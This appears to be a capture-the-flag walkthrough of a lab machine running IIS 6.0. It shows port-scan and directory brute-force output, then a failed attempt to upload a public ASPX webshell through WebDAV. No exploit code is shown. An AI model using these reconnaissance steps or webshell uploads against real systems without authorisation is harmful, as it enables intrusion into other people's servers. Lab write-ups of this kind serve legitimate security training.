

0x1 Scan

Seems like only web service is running.




```
ghost@localhost [14:14:14] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % rustscan --ulimit 1000 -a 10.10.10.14 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

----------------------------------------
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Nmap? More like slowmap.🐢

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 1000.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.10.14:80
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
[~] Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-07 14:17 +08
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:17
Completed NSE at 14:17, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:17
Completed NSE at 14:17, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:17
Completed NSE at 14:17, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 14:17
Completed Parallel DNS resolution of 1 host. at 14:17, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 14:17
Scanning 10.10.10.14 [1 port]
Discovered open port 80/tcp on 10.10.10.14
Completed Connect Scan at 14:17, 0.25s elapsed (1 total ports)
Initiating Service scan at 14:17
Scanning 1 service on 10.10.10.14
Completed Service scan at 14:17, 6.91s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.10.14.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 14:17
Completed NSE at 14:17, 6.86s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 14:17
Completed NSE at 14:17, 1.65s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 14:17
Completed NSE at 14:17, 0.00s elapsed
Nmap scan report for 10.10.10.14
Host is up, received user-set (0.25s latency).
Scanned at 2023-01-07 14:17:38 +08 for 16s
```



```
PORT   STATE SERVICE REASON  VERSION
80/tcp open  http    syn-ack Microsoft IIS httpd 6.0
| http-webdav-scan:
|   WebDAV type: Unknown
|   Server Date: Sat, 07 Jan 2023 06:18:04 GMT
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|   Server Type: Microsoft-IIS/6.0
|_  Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|_http-server-header: Microsoft-IIS/6.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT POST MOVE MKCOL PROPPATCH
|_  Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_http-title: Under Construction
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

0x2 HTTP (80)


It is running *Microsoft-IIS/6.0* server.



```
ghost@localhost [14:19:56] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07] [master *]
→ % curl -i 10.10.10.14
HTTP/1.1 200 OK
Content-Length: 1433
Content-Type: text/html
Content-Location: http://10.10.10.14/iisstart.htm
Last-Modified: Fri, 21 Feb 2003 15:48:30 GMT
Accept-Ranges: bytes
ETag: "05b3daec0d9c21:2f4"
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Date: Sat, 07 Jan 2023 06:20:20 GMT
```


Feroxbuster

I run *feroxbuster*.



```
ghost@localhost [14:16:43] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % feroxbuster -u http://10.10.10.14 -k -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt -o feroxbuster.80.out

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.2
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.10.10.14
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.7.2
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 💾  Output File           │ feroxbuster.80.out
 🏁  HTTP methods          │ [GET]
 🔓  Insecure              │ true
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
301      GET        2l       10w      149c http://10.10.10.14/images => http://10.10.10.14/images/
200      GET       39l      159w     1433c http://10.10.10.14/
403      GET       29l      188w     1529c http://10.10.10.14/_vti_cnf
403      GET       29l      188w     1529c http://10.10.10.14/_vti_log
403      GET       29l      188w     1529c http://10.10.10.14/_vti_pvt
403      GET       29l      188w     1529c http://10.10.10.14/_vti_txt
301      GET        2l       10w      155c http://10.10.10.14/_vti_bin => http://10.10.10.14/%5Fvti%5Fbin/
403      GET        2l       15w      218c http://10.10.10.14/aspnet_client
301      GET        2l       10w      149c http://10.10.10.14/Images => http://10.10.10.14/Images/
403      GET       29l      188w     1529c http://10.10.10.14/_private
301      GET        2l       10w      149c http://10.10.10.14/IMAGES => http://10.10.10.14/IMAGES/
403      GET        2l       15w      218c http://10.10.10.14/Aspnet_client
403      GET       29l      188w     1529c http://10.10.10.14/_Private
403      GET        2l       15w      218c http://10.10.10.14/aspnet_Client
403      GET        2l       15w      218c http://10.10.10.14/ASPNET_CLIENT
403      GET       29l      188w     1529c http://10.10.10.14/_PRIVATE
403      GET       29l      188w     1529c http://10.10.10.14/_VTI_CNF
403      GET       29l      188w     1529c http://10.10.10.14/_VTI_LOG
403      GET       29l      188w     1529c http://10.10.10.14/_VTI_PVT
403      GET       29l      188w     1529c http://10.10.10.14/_VTI_TXT
[###################>] - 2m    118072/120000  3s      found:20      errors:0
[###################>] - 2m     29985/30000   175/s   http://10.10.10.14/
[###################>] - 2m     29999/30000   176/s   http://10.10.10.14/images/
[###################>] - 2m    118118/120000  3s      found:20      errors:0
[###################>] - 2m     29997/30000   175/s   http://10.10.10.14/
[###################>] - 2m     29999/30000   176/s   http://10.10.10.14/images/
[###################>] - 2m    118151/120000  3s      found:20      errors:0
[###################>] - 2m     29997/30000   175/s   http://10.10.10.14/
[###################>] - 2m     29999/30000   176/s   http://10.10.10.14/images/
[####################] - 3m    120000/120000  0s      found:20      errors:0
[####################] - 2m     30000/30000   175/s   http://10.10.10.14/
[####################] - 2m     30000/30000   176/s   http://10.10.10.14/images/
[####################] - 2m     30000/30000   177/s   http://10.10.10.14/Images/
[####################] - 2m     30000/30000   179/s   http://10.10.10.14/IMAGES/
```

Looks like *Microsoft Frontpage*. So I run again with *frontpage* wordlist.



```
ghost@localhost [14:22:45] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-07/grandpa] [master *]
→ % feroxbuster -u http://10.10.10.14 -k -w /usr/share/seclists/Discovery/Web-Content/frontpage.txt -o feroxbuster.80.out

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.7.2
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.10.10.14
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/frontpage.txt
 👌  Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.7.2
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 💾  Output File           │ feroxbuster.80.out
 🏁  HTTP methods          │ [GET]
 🔓  Insecure              │ true
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
403      GET       29l      188w     1529c http://10.10.10.14/_private
200      GET       39l      159w     1433c http://10.10.10.14/
403      GET       29l      188w     1529c http://10.10.10.14/_vti_txt
403      GET       29l      188w     1529c http://10.10.10.14/_vti_pvt
200      GET       44l      208w     1754c http://10.10.10.14/_vti_inf.html
403      GET       29l      188w     1529c http://10.10.10.14/_vti_cnf
403      GET       29l      188w     1529c http://10.10.10.14/_vti_log
301      GET        2l       10w      155c http://10.10.10.14/_vti_bin => http://10.10.10.14/%5Fvti%5Fbin/
200      GET       12l       16w        0c http://10.10.10.14/_vti_bin/_vti_adm/admin.dll
200      GET       12l       16w        0c http://10.10.10.14/_vti_bin/_vti_aut/author.dll
401      GET       12l       76w        0c http://10.10.10.14/_vti_bin/_vti_adm/fpadmdll.dll
200      GET        1l       10w        0c http://10.10.10.14/_vti_bin/shtml.dll
[####################] - 2s        44/44      0s      found:11      errors:0
[####################] - 1s        44/44      25/s    http://10.10.10.14/
```

Nothing interesting honestly.


WebDav (fail)

From *nmap* I know *WebDav* is enabled.

I am going to try uploading the following shell.

- https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/asp/cmd.aspx

I try uploading but got 403 forbidden.



